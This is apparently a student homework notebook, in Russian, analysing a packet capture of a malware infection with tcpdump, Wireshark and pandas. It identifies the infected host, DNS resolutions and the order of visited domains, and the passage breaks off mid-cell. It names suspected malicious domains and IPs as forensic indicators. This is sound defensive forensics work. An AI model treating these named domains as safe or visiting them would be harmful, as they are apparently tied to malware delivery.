### Домашняя работа №4

### Анализ записи сетевой активности.

### Шараев Евгений

Задание к варианту 1.

1. Каков IP-адрес зараженного узла?
2. Каков MAC-адрес зараженного узла?
3. Каково доменное имя зараженного узла?
4. Какие сайты посетил пользователь зараженного устройства по своему желанию?
5. Посещение каких сайтов зафиксировано в сетевом трафике?
6. Каково доменное имя сайта, с которого произошла загрузка вредоносного программного обеспечения?
7. Каков IP-адрес узла, с которого произошла загрузка вредоносного программного обеспечения?
8. Загружались ли пользователем или системой без ведома пользователя файлы, не являющиеся вредоносными?
9. Какие сайты (доменные имена) задействованы в заражении пользователя вредоносным программным обеспечением (имеют следы вредоносной активности, участвуют во вредоносных действиях)?
10. Каков механизм переходов (перенаправлений) пользователя с посещенных сайтов на сайт, с которого было загружено вредоносное программное обеспечение?

Для исследования дампа сетевого трафика мной были использованы сетевые следующие инструменты:

- ***wireshark*** для поиска, фильтрации, сортировки и чтения пакетов
- ***tcpdump*** для фильтрации пакетов и получения общих статистических сведений
- ***pandas*** для табличного представления и статистической обработки данных
- ***matplotlib*** и ***plotly*** для визуализации данных

In [1]:
```
# Поиссследую дамп сетевого трафика утилитой tcpdump

# Всего в дампе 3053 перехваченных пакета

!tcpdump -r var1.pcap --count
```

```
reading from file var1.pcap, link-type EN10MB (Ethernet), snapshot length 65535
3053 packets
```

In [2]:
```
# Самый первый пакет в дампе был в 10:11:49.324203

!tcpdump -r var1.pcap -v | head -2
```

```
reading from file var1.pcap, link-type EN10MB (Ethernet), snapshot length 65535
10:11:49.324203 IP (tos 0x0, ttl 128, id 482, offset 0, flags [none], proto TCP (6), length 44)
    a-0001.a-msedge.net.http > 172.16.165.165.49433: Flags [S.], cksum 0x21c9 (correct), seq 541339948, ack 9227
66772, win 64240, options [mss 1460], length 0
tcpdump: Unable to write output: Broken pipe
```

In [3]:
```
# Ну а самый последний в 10:22:45.512676

!tcpdump -r var1.pcap -v | tail -2
```

```
reading from file var1.pcap, link-type EN10MB (Ethernet), snapshot length 65535
10:22:45.512676 IP (tos 0x0, ttl 128, id 5994, offset 0, flags [DF], proto UDP (17), length 96)
    172.16.165.165.netbios-ns > 172.16.165.2.netbios-ns: UDP, length 68
```

### Шаг 0. Экспорт в формат `csv`

Для подробного исследования сетевой активности я экспортировал дамп `var1.pcap` в формат `csv`. Для этого я воспользовался инструментом экспорта дампа в программе `wireshark`. `csv` формат более удобный для аналитики, фильтрации, агрегации и вывода статистики в графическом виде.

In [4]:
```
# !sudo wireshark -r var1.pcap

# [sudo] password for evgeny:  ** (wireshark:432543) 20:00:00.182442 [GUI WARNING]
# -- QStandardPaths: XDG_RUNTIME_DIR not set, defaulting to '/tmp/runtime-root'

# на выходе получил файл traffic.csv

!ls -l traffic.csv
```

```
-rw-r--r-- 1 evgeny evgeny 673501 May 25 10:39 traffic.csv
```

In [5]:
```
# Вот первые несколько строк этого файла

!cat traffic.csv | head -5
```

```
"No.","Time","Source","SRC_PORT","Destination","DST_PORT","Protocol","Length","Info","SYN","ACK","FIN","RST","PSH","URG","FILE"
"1","10:11:49.324203","204.79.197.200","80","172.16.165.165","49433","TCP","60","80  >  49433 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460","Set","Set","Not set","Not set","Not set","Not set",""
"2","10:11:49.324203","204.79.197.200","80","172.16.165.165","49432","TCP","60","80  >  49432 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460","Set","Set","Not set","Not set","Not set","Not set",""
"3","10:11:49.425739","204.79.197.200","80","172.16.165.165","49433","TCP","60","[TCP Retransmission] 80  >  49433 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460","Set","Set","Not set","Not set","Not set","Not set",""
"4","10:11:49.425740","204.79.197.200","80","172.16.165.165","49432","TCP","60","[TCP Retransmission] 80  >  49432 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460","Set","Set","Not set","Not set","Not set","Not set",""
cat: write error: Broken pipe
```

In [6]:
```
import pandas as pd

# Соберу датафрейм из csv файла

df = pd.read_csv("traffic.csv", dtype={'Source': 'string'})
df.head()
```

Out[6]:

| | No. | Time | Source | SRC_PORT | Destination | DST_PORT | Protocol | Length | Info | SYN | ACK | FIN | RST | PSH | URG | FIL |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| **0** | 1 | 10:11:49.324203 | 204.79.197.200 | 80.0 | 172.16.165.165 | 49433.0 | TCP | 60 | 80 > 49433 [SYN, ACK] Seq=0 Ack=1 Win=64240 ... | Set | Set | Not set | Not set | Not set | Not set | Nal |
| **1** | 2 | 10:11:49.324203 | 204.79.197.200 | 80.0 | 172.16.165.165 | 49432.0 | TCP | 60 | 80 > 49432 [SYN, ACK] Seq=0 Ack=1 Win=64240 ... | Set | Set | Not set | Not set | Not set | Not set | Nal |
| **2** | 3 | 10:11:49.425739 | 204.79.197.200 | 80.0 | 172.16.165.165 | 49433.0 | TCP | 60 | [TCP Retransmission] 80 > 49433 [SYN, ACK] S... | Set | Set | Not set | Not set | Not set | Not set | Nal |
| **3** | 4 | 10:11:49.425740 | 204.79.197.200 | 80.0 | 172.16.165.165 | 49432.0 | TCP | 60 | [TCP Retransmission] 80 > 49432 [SYN, ACK] S... | Set | Set | Not set | Not set | Not set | Not set | Nal |
| **4** | 5 | 10:11:49.530499 | 204.79.197.200 | 80.0 | 172.16.165.165 | 49433.0 | TCP | 60 | [TCP Retransmission] 80 > 49433 [SYN, ACK] S... | Set | Set | Not set | Not set | Not set | Not set | Nal |

In [7]:
```
# В датафрейме по стобцам распределны следующие данные:

# No - порядковый номер пакета в дампе
# Time - абсолютное время
# Source - IP адрес источника
# SRC_PORT - порт источника
# Destination - IP адрес получателя
# DST_PORT - порт получателя
# Protocol - название протокола
# Length - длина (размер) пакета
# Info - общие сведения
# SYN, ACK, FIN, RST, PSH, URG, FILE - Наличие tcp флага в сегменте (set/ not set)
# FILE - данные файла (если имеются)


df.info()
```

```
<class 'pandas.core.frame.DataFrame'>
RangeIndex: 3053 entries, 0 to 3052
Data columns (total 16 columns):
 #   Column       Non-Null Count  Dtype
---  ------       --------------  -----
 0   No.          3053 non-null   int64
 1   Time         3053 non-null   object
 2   Source       3053 non-null   string
 3   SRC_PORT     3024 non-null   float64
 4   Destination  3053 non-null   object
 5   DST_PORT     3024 non-null   float64
 6   Protocol     3053 non-null   object
 7   Length       3053 non-null   int64
 8   Info         3053 non-null   object
 9   SYN          2951 non-null   object
 10  ACK          2951 non-null   object
 11  FIN          2951 non-null   object
 12  RST          2951 non-null   object
 13  PSH          2951 non-null   object
 14  URG          2951 non-null   object
 15  FILE         36 non-null     object
dtypes: float64(2), int64(2), object(11), string(1)
memory usage: 381.8+ KB
```

In [8]:
```
# Задам каждому IP адресу свой цвет
# для удобства дальнейшей визуализации

import matplotlib


sources = df["Source"].unique()
colours = [
    "#FFD700", "#FFA500", "#0000FF", "#00FF00", "#00FFFF",
    "#FFFF00", "#FF0000", "#FF00FF", "#FF1493", "#00FF7F",
    "#8A2BE2", "#ADFF2F", "#20B2AA", "#9932CC", "#FF6347",
    "#40E0D0", "#9370DB"
]

palette = {sources[i]:colours[i] for i in range(len(sources))}
palette
```

Out[8]:
```
{'204.79.197.200': '#FFD700',
 '131.253.61.84': '#FFA500',
 '172.16.165.165': '#0000FF',
 '172.16.165.2': '#00FF00',
 'fe80::8db6:2c7:a019:4d88': '#00FFFF',
 '82.150.140.30': '#FFFF00',
 '185.53.178.9': '#FF0000',
 '74.125.233.96': '#FF00FF',
 '74.125.233.100': '#FF1493',
 '188.225.73.100': '#00FF7F',
 '37.200.69.143': '#8A2BE2',
 '00:0c:29:fb:9a:bf': '#ADFF2F',
 '172.16.165.254': '#20B2AA',
 '00:50:56:f3:ca:52': '#9932CC',
 'f0:19:af:02:9b:f1': '#FF6347',
 '00:0c:29:fe:9a:67': '#40E0D0',
 '00:50:56:e9:71:c8': '#9370DB'}
```


### Шаг 1. Разведывательный анализ

In [9]:
```
# Посчитаем сколько каждый IP адрес источника
# встречался в дампе. Визуализирую полученные данные

import plotly.express as px

frequency = df.groupby(by=["Source"]).size().reset_index(name="Count")
fig = px.bar(
    x=frequency["Source"],
    y=frequency["Count"],
    color=frequency["Source"],
    color_discrete_map=palette
)
fig.update_layout(title='Диаграмма 1. Количество кадров перехваченных по IP адресам', width=900)
fig.show()
```

Диаграмма 1. Количество кадров перехваченных по IP адресам





На диаграмме видно, что больше всего пакетов было захвачено с адресов `37.200.69.143`, `172.16.165.165`, `74.125.233.96`, `204.79.197.200`, `82.150.140.30`, `188.225.73.100`, `74.125.233.100` и `185.53.178.9`

In [10]:
```
# Посмотрим визуально какого размера кадры
# проходили в момент захвата трафика

fig = px.scatter(
    x=df['No.'],
    y=df['Length'],
    color=df['Source'],
    color_discrete_map=palette
)

fig.update_layout(title='Диаграмма 2. Кадры с учетом их размерности во времени', width=900)
fig.show()
```





**Комментарии**: Размерность кадра отражена в оси Y. Чем выше точка на графике - тем больше длина кадра

На графике видно что среднего размера пакеты передаваоись в меньшей степени. в основном данные передавались пакетами минимального размера или максимального. Причем максимального размера пакеты ходили с 3 основных адресов выделенных на графике желтым, розовым и фиолетовым цветом. Далее я рассмотрю эти источники более подробно.

In [11]:
```
# Посмотрим аггрегированные данные объема трафика по IP адресам

sum_length_by_ip = df.groupby(['Source'])['Length'].sum().reset_index()

fig = px.bar(sum_length_by_ip, x='Source', y='Length', color="Source", color_discrete_map=palette)
fig.update_layout(title='Диаграмма 3. Распределение IP адресов отправителей по объему переданного трафика', w
fig.show()
```




На диаграмме 3 видно что больше всего данных было передано со следущих хостов:


- 37.200.69.143
- 74.125.233.96
- 82.150.140.30
- 188.225.73.100
- 172.16.165.165
- 204.79.197.200
- 74.125.233.100

В дальнейшем эта информация может оказаться полезной.

In [12]:
```
# Поиссследуем распределение IP адресов получателей

sum_length_by_ip = df.groupby(['Destination'])['Length'].sum().reset_index()

fig = px.bar(sum_length_by_ip, x='Destination', y='Length', color="Destination", color_discrete_map=palette)
fig.update_layout(title='Диаграмма 4. Распределение IP адресов получателей по объему переданного трафика', wi
fig.show()
```





На диаграмме 4 видно, что подавляющее большинство трафика было направлено на хост с адресом 172.16.165.165, который к тому же единственный в отчете имеет адрес из диапазона локальных адресов. Отсюда делаю вывод что это хост на котором захватывались кадры трафика. Значит мы исследуем трафик хоста с адресом **`172.16.165.165`**

Поиссследуем все сайты (по IP адресам) какие посещались с исследуемого хоста. То есть те `IP адреса`, на которые с адреса `172.16.165.165` уходили `TCP` запросы с флагом `SYN`

In [13]:
```
# Для этого выполнил следующую фильтрацию
syn_addr = df[(df["Source"] == "172.16.165.165") & (df["Protocol"] == "TCP") & (df["SYN"] == "Set")]

# Затем аггрегируем сегменты по адресу
# получателя и посчитаем их количество
syn_addr_agg = syn_addr.groupby(['Destination']).size().reset_index(name='counts')

# Нарисуем полученные данные
fig = px.bar(syn_addr_agg, x='Destination', y='counts', color="Destination", color_discrete_map=palette)
fig.update_layout(title='Диаграмма 5. Распределение IP по количеству отправленных на них SYN-запросов', width
fig.show()
```




Большая часть этих адресов нам уже встречалась. Видим что больше всего запросов уходили примерно равновероятно на те же три адреса из предыдущих графиков. Насколько добровольно это было еще следует выяснить.

Посмотрим запросы к DNS серверу и как эти IP адреса разрезолвились.

In [14]:
```
# Для этого в утилите tcpdump отфильтрую трафик по порту 53

!tcpdump 'port 53' -r var1.pcap
```

```
reading from file var1.pcap, link-type EN10MB (Ethernet), snapshot length 65535
10:11:50.994963 IP 172.16.165.165.62720 > 172.16.165.2.domain: 51895+ A? ssl.bing.com. (30)
10:11:51.914894 IP 172.16.165.2.domain > 172.16.165.165.62720: 51895 3/0/0 CNAME ssl-bing-com.a-0001.a-msedge.ne
t., CNAME a-0001.a-msedge.net., A 204.79.197.200 (106)
10:11:53.685362 IP 172.16.165.165.51415 > 172.16.165.2.domain: 7601+ A? www.ciniholland.nl. (36)
10:11:54.493624 IP 172.16.165.2.domain > 172.16.165.165.51415: 7601 1/0/0 A 82.150.140.30 (52)
10:11:56.195673 IP 172.16.165.165.60914 > 172.16.165.2.domain: 31133+ A? adultbiz.in. (29)
10:11:56.905440 IP 172.16.165.2.domain > 172.16.165.165.60914: 31133 1/0/0 A 185.53.178.9 (45)
10:11:59.968268 IP 172.16.165.165.52070 > 172.16.165.2.domain: 63336+ A? www.youtube.com. (33)
10:12:00.824825 IP 172.16.165.2.domain > 172.16.165.165.52070: 63336 2/0/0 CNAME youtube-ui.l.google.com., A 74.
125.233.96 (83)
10:12:05.810977 IP 172.16.165.165.51871 > 172.16.165.2.domain: 42871+ A? s.ytimg.com. (29)
10:12:06.405175 IP 172.16.165.2.domain > 172.16.165.165.51871: 42871 2/0/0 CNAME ytstatic.l.google.com., A 74.12
5.233.96 (77)
10:12:09.734357 IP 172.16.165.165.54787 > 172.16.165.2.domain: 13278+ A? 24corp-shop.com. (33)
10:12:10.530965 IP 172.16.165.2.domain > 172.16.165.165.54787: 13278 1/0/0 A 188.225.73.100 (49)
10:12:11.958014 IP 172.16.165.165.60678 > 172.16.165.2.domain: 58844+ A? stand.trustandprobaterealty.com. (49)
10:12:12.476743 IP 172.16.165.2.domain > 172.16.165.165.60678: 58844 1/0/0 A 37.200.69.143 (65)
10:12:13.918832 IP 172.16.165.165.64324 > 172.16.165.2.domain: 18240+ A? i.ytimg.com. (29)
10:12:14.648640 IP 172.16.165.2.domain > 172.16.165.165.64324: 18240 2/0/0 CNAME ytimg.l.google.com., A 74.125.2
33.96 (74)
10:12:51.526013 IP 172.16.165.165.50936 > 172.16.165.2.domain: 18224+ A? wpad.localdomain. (34)
10:12:51.526505 IP 172.16.165.2.domain > 172.16.165.165.50936: 18224 NXDomain*- 0/0/0 (34)
10:12:58.627300 IP 172.16.165.165.55932 > 172.16.165.2.domain: 1803+ A? stand.trustandprobaterealty.com. (49)
10:12:59.400833 IP 172.16.165.2.domain > 172.16.165.165.55932: 1803 1/0/0 A 37.200.69.143 (65)
10:13:00.982703 IP 172.16.165.165.50173 > 172.16.165.2.domain: 19171+ A? java.com. (26)
10:13:01.859093 IP 172.16.165.2.domain > 172.16.165.165.50173: 19171 1/0/0 A 2.22.206.134 (42)
```

Находим следующие соответствия:

- ssl.bing.com - 204.79.197.200
- adultbiz.in - 185.53.178.9
- www.youtube.com (http://www.youtube.com) - 74.125.233.96
- 24corp-shop.com - 188.225.73.100
- www.ciniholland.nl (http://www.ciniholland.nl) - 82.150.140.30

- stand.trustandprobaterealty.com - 37.200.69.143


Видим что с адресом `74.125.233.100` `DNS` запроса во время захвата трафика не было. Но поскольку адрес `74.125.233.96` - это ютуб, то вероятно `74.125.233.100` тоже адрес гугловый

### Шаг 2. Хронология событий

Кое что о нашем трафике мы уже знаем. Теперь попытаюсь воссоздать хронологию событий. То есть ответчу на вопрос: в каком порядке этий сайты посещались, или скажем, в какой хронологии найденные `SYN` запросы отправлялись с хоста на перечисленные выше сайты

In [15]:
```
fig = px.scatter(
    x=syn_addr['No.'],
    y=syn_addr['Destination'],
    color=syn_addr['Destination'],
    size=syn_addr['Length'],
    color_discrete_map=palette
)

fig.update_layout(title='Диаграмма 6. Хронология отправки SYN запросов по IP адресам', width=900)
fig.show()
```




**Комментарии:** Размерность кадра отражена в диаметре окружности точки на графике. Чем больше диаметр тем больше длина кадра. Так как все сегметы с флагом SYN одинаковы по длине то и точки одинаковые.

Теперь мы чётко видим хронологию отправки SYN запросов:

- `ssl.bing.com`
- `www.ciniholland.nl`
- `adultbiz.in`
- `www.youtube.com`
- `24corp-shop.com`
- `stand.trustandprobaterealty.com`
- `www.youtube.com`
- `stand.trustandprobaterealty.com`


*В этом порядке я и буду исследовать сетевой трафик*

Наложу на этот график вообще все запросы отправленные с исследуемого хоста

In [16]:
```
from_source = df[df["Source"] == "172.16.165.165"]

fig = px.scatter(
    x=from_source['No.'],
    y=from_source['Destination'],
